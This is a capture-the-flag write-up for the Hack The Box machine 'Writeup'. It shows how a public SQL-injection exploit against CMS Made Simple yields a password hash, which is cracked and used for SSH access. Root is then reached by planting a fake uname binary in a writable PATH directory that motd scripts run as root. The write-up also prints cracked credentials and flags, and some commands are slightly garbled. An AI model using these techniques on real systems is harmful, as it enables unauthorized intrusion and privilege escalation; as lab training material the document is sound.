

Writeup

```
=====
| Writeup 10.10.10.138 |
=====
```

InfoGathering

```
PORT STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

http://10.10.10.138 informs us we the site is protected from DoS attacks
This means dirb will not be useful. Apache Tomcat was mentioned.
This gives us a good guessing range.

/robots.txt, /manager, /img, /uploads, /files, /etc, /fileuploads, /login, /admin are all normal guesses.

/uploads returned a blank page. We will keep that in mind.

The robots.txt file tells us the rule applies to all spider robots.
The rule is dont include /writeup and following directories in search results.
RESOURCE: <https://varvy.com/robotstxt.html>
It also leads us to our next discovered directory...




```
#
#
#      (\      |@@|
#      (  \    \---/
#      \    |-----|
#      \    \ } { / \ )_ / \
#      \    \ / \ \ 0 (
#      (---/\---) \
#      ) ( ) (
#      \-----/
#
# Disallow access to the blog until content is finished.
User-agent: *
Disallow: /writeup/
```

/writeup returns a result
http://10.10.10.138/writeup returned a result. If we View Page Source...

```
<base href="http://10.10.10.138/writeup/" />
<meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All ri
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

<!-- cms_stylesheet error: No stylesheets matched the criteria specified -->
<style> footer { background-color: white; position: fixed; left: 0; bottom: 0; wi
```

Reading the comments for this box had led me to discover a great firefox addon
We can get this info other ways but this is very convenient. Thanks Wappalyzer



The screenshot shows the Wappalyzer interface with a dark purple header. Below the header, there are four sections: CMS, Programming Language, Web Server, and Operating System. The CMS section shows 'CMS Made Simple' with a small icon. The Programming Language section shows 'php PHP'. The Web Server section shows 'Apache 2.4.25' with a small icon. The Operating System section shows 'Debian' with a small icon.

To continue with the manual dirb we get another result that gives us a login page.
<http://10.10.10.138/writeup/admin>
Failing a login attempt is not exactly quiet but it can be informative.



The screenshot shows a browser address bar with the URL writeup.htb/writeup/admin/index.php. Below the address bar, there are several icons for different services: DeskPro, ITGlue, CIS, CCPD, Merakai, Firepower, and Sodium.

Unauthorized

This server could not verify that you are authorized to access the doc

Apache/2.4.25 (Debian) Server at writeup.htb Port 80

Gaining Access

So far we know

- Language: PHP
- OS: Debian
- Web Server: Apache Tomcat v2.4.25
- Generator: CMS Made Simple

Lets do a search for some vulnerabilities

An <https://swisscows.ch> search led me to an article briefing the vulnerabilities for Apachev2.4.25
None of them really seemed like anything <https://www.tenable.com/plugins/nessus/96451>
Thanks for that great article Tenable.

Let's check out CMSMS and see if anything stands out.

```
```
```

```
searchsploit cms made simple
```

```
```
```

This returns a lot of results. We do not have any credentials so we pay no mind to authenticated exploits yet.
Let's try the SQL Injection and see what happens. We mirror the file to our present directory and read/edit the file where needed.

RESOURCE: <https://www.exploit-db.com/exploits/46635>

```
```
```

```
searchsploit -x exploits/php/webapps/46635.py
```

```
searchsploit -m exploits/php/webapps/46635.py
```

```
```
```

Below we can see the exploit wants us to specify a url target, wordlist, and set the TIME variable.

```
root@kali:~/HTB/boxes/Writeup# python 46635.py
[+] Specify an url target
[+] Example usage (no cracking password): exploit.py -u http://target-uri
[+] Example usage (with cracking password): exploit.py -u http://target-uri --crack -w /path-wordlist
[+] Setup the variable TIME with an appropriate time, because this sql injection is a time based.
root@kali:~/HTB/boxes/Writeup#
```

Let's send a request in Burp to try and find a time from the server.
Here we see the time is Wed Aug 07 2019 01:13:02 GMT

Request

Raw Headers Hex

```
GET /writeup/admin HTTP/1.1
Host: writeup.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 401 Unauthorized
Date: Wed, 07 Aug 2019 01:13:02 GMT
Server: Apache/2.4.25 (Debian)
WWW-Authenticate: Basic realm="Authentication Required"
Content-Length: 458
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>401 Unauthorized</title>
</head><body>
<h1>Unauthorized</h1>
<p>This server could not verify that you
are authorized to access the document
requested. Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.</p>
<hr>
<address>Apache/2.4.25 (Debian) Server at writeup.htb Port 80</address>
</body></html>
```

Now we have the time. Lets read through the file and see what we are dealing with. One of the lines in the script shows us the exploitable link URI.

```
url_vuln = options.url + '/moduleinterface.php?mact=News,m1_,default,0'
```

This uri will be added to the end of whatever URL we try to attack

If we try to use curl and add that link extension, we get a result from the below link

```
curl -v http://writeup.htb/writeup/moduleinterface.php?mact=News,m1_,default,0
```

So that is what I am going to attack.

Let's see what format TIME is in. Here we can see clearly this is python and it uses the time module

```
python2
import time
time.time()
```

```
root@kali:~/HTB/boxes/Writeup# python2
Python 2.7.16+ (default, Jul  8 2019, 09:4
[GCC 8.3.0] on linux2
Type "help", "copyright", "credits" or "li
>>> import time
>>> time.time()
1565141388.713949
```

To get the times to match I am going to change the timezone for my kali machine to match the server time. I am also leaving the time variable set to 1 because the times should match.
TIME = 1

```
python 46635.py -u http://10.10.10.138/writeup --crack -w /usr/share/wordlists/rockyou.txt
# I received an "ImportError: No module named termcolor" so I need to install termcolor for this too work.
pip install termcolor
python 46635.py -u http://10.10.10.138/writeup --crack -w /usr/share/wordlists/rockyou.txt
```

My First Run of the script returned the below output

```
[+] Salt for password found: 5a5992
[+] Username found: jk71101251a
```

```
[+] Email found: jkr@writeup.htbnewr4k192o212y@2tj159d118g140117061
```

```
[+] Password found: 62def4866937f08cc13bag1sG2992d91w1t16116eq14r1z15953
```

My Second run returned the below output

```
[+] Salt for password found: 5wkt121-14135L11Q
[+] Username found: jkr
[+] Email found: jkr@writeu518117
[+] Password found: 62def482aw84p1114461
```

My assumption is the email for this box is jkr@writeup.htb so it seems I am getting closer to the correct results.

The rockyou list has not cracked passwords for either of these results which makes me believe the exploit only works sometimes.

Finally returned a result that looks right.

```
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
[+] Password cracked: raykayjay9
```

```
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
```

```
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
[+] Password cracked: raykayjay9
```

Let hope ssh works.

```
ssh jkr@writeup.htb
raykayjay9
```

Hooray! I am in

```
root@kali:~/HTB/boxes/Writeup# ssh jkr@writeup.htb
The authenticity of host 'writeup.htb (10.10.10.138)' can't be established.
ECDSA key fingerprint is SHA256:TEw8ogmentaVUz08dLoHLKmd7USLluIqidsdoX77oy0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'writeup.htb' (ECDSA) to the list of known hosts.
jkr@writeup.htb's password:
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jkr@writeup:~$
```

Read the user flag!!!

```
cat user.txt
```

USER FLAG: d4e493fd4068afc9eb1aa6a55319f978

PrivEsc

Now that we have user flag it is time to do some more enum.

uname -a # This tells me we are on an amd64 architecture. I will typically search for exploits on whatever version the kernel is.

id # This command shows me that jkr is a member of a lot of groups.

```
jkr@writeup:/tmp/empty$ id
uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff),103(netdev)
```

printenv PATH # This command shows me some unusual PATH variables are set. Lets look at their permissions

```
jkr@writeup:/tmp/empty$ printenv PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

We can find what directories are user writable using the below command.

```
find / -type d -writable 2> /dev/null
```

```
/proc/10134/task/10134/fd
/proc/10134/fd
/proc/10134/map_files
/var/local
/var/lib/php/sessions
/var/tmp
/usr/local
/usr/local/bin
/usr/local/include
/usr/local/share
/usr/local/share/sgml
/usr/local/share/sgml/misc
/usr/local/share/sgml/stylesheet
/usr/local/share/sgml/entities
/usr/local/share/sgml/dtd
/usr/local/share/sgml/declaration
/usr/local/share/
fonts

/usr/local/share/man
/usr/local/share/emacs
/usr/local/share/emacs/site-lisp
/usr/local/share/xml
/usr/local/share/xml/schema
/usr/local/share/xml/misc
/usr/local/share/xml/entities
/usr/local/share/xml/declaration
/usr/local/games
/usr/local/src
/usr/local/etc
/usr/local/lib
/usr/local/lib/python3.5
/usr/local/lib/python3.5/dist-packages
/usr/local/lib/python2.7
/usr/local/lib/python2.7/dist-packages
/usr/local/lib/python2.7/site-packages
/usr/local/sbin
/run/user/1000
/run/shm
/run/lock
/home/jkr
/home/jkr/.nano
/tmp
/tmp/empty
```

[0/9967]

The interesting directories I can write too are

```
/usr/local/bin
/usr/local/sbin
/usr/local/games
/usr/local/python3.5
/usr/local/python2.7
```

HISTORY CHECK

ls -la shows .bash_history is being sent to /dev/null so we will find nothing there

SUID Check

```
find -perm -u:s -type f 2> /dev/null
# No results returned here
```

Cron Job Check

```
cat /etc/cron.d/*
# Nothing useful found here
```

Lets run pspy64 to find cron job tasks that run and see if we can correlate them with /usr/local/games
On attack machine download pspy64 from RESOURCE: <https://github.com/DominicBreuker/pspy> and then host the file for download

```
python -m SimpleHTTPServer
```

On target machine download the file

```
mkdir /tmp/empty  
cd /tmp/empty  
wget http://10.10.14.16:8000/pspy64  
chmod +x pspy64  
./pspy64
```

None of the pspy results seemed like much I could do anything with. I ssh'd in while pspy was running and found something that seems like it is what we are looking for.

The below commands executed when I ssh'd into the box

- 1.) sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
- 2.) run-parts --lsbsysinit /etc/update-motd.d
- 3.) uname -rnsom

We know /etc/profile is used to configure the bash profile for a user. This is what sets that PATH env variable with /usr/local/games and /usr/games

Line 2.) Is also in line 1 which is used for logging the results of that command to /run/motd.dynamic

Line 2 is executing any scripts in the /etc/update-motd.d directory as root.

Line 3 is executed by a script in the /etc/update-motd.d directory the executes the uname command.

What we are going to do is first cp /etc/update-motd.d/10-uname to /tmp/empty/uname

Next we are going to edit that file to read root.txt

```
jkr@writeup:/tmp/empty$ cat uname  
#!/bin/sh  
cat /root/root.txt  
/bin/uname -rnsom
```

Next we copy that to a PATH location we are able to edit

Next we set an alias for uname. I also edited the uname script to use /bin/uname as the second command

Then we ssh in as jkr and read the file /run/motd.dynamic file to view our results

```
jkr@writeup:~$ cat /run/motd.dynamic  
eeba47f60b48ef92b734f9b6198d7226  
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux
```

```
cp /etc/update-motd.d/10-uname  
echo "cat /root/root.txt >> /tmp/empty/uname  
chmod +x /tmp.empty/uname  
cp /tmp/empty/uname /usr/local/bin/uname  
alias uname=/usr/local/bin/uname  
ssh jkr@writeup.htb  
cat /run/motd.dynamic
```


ROOT FLAG: eeba47f60b48ef92b734f9b6198d7226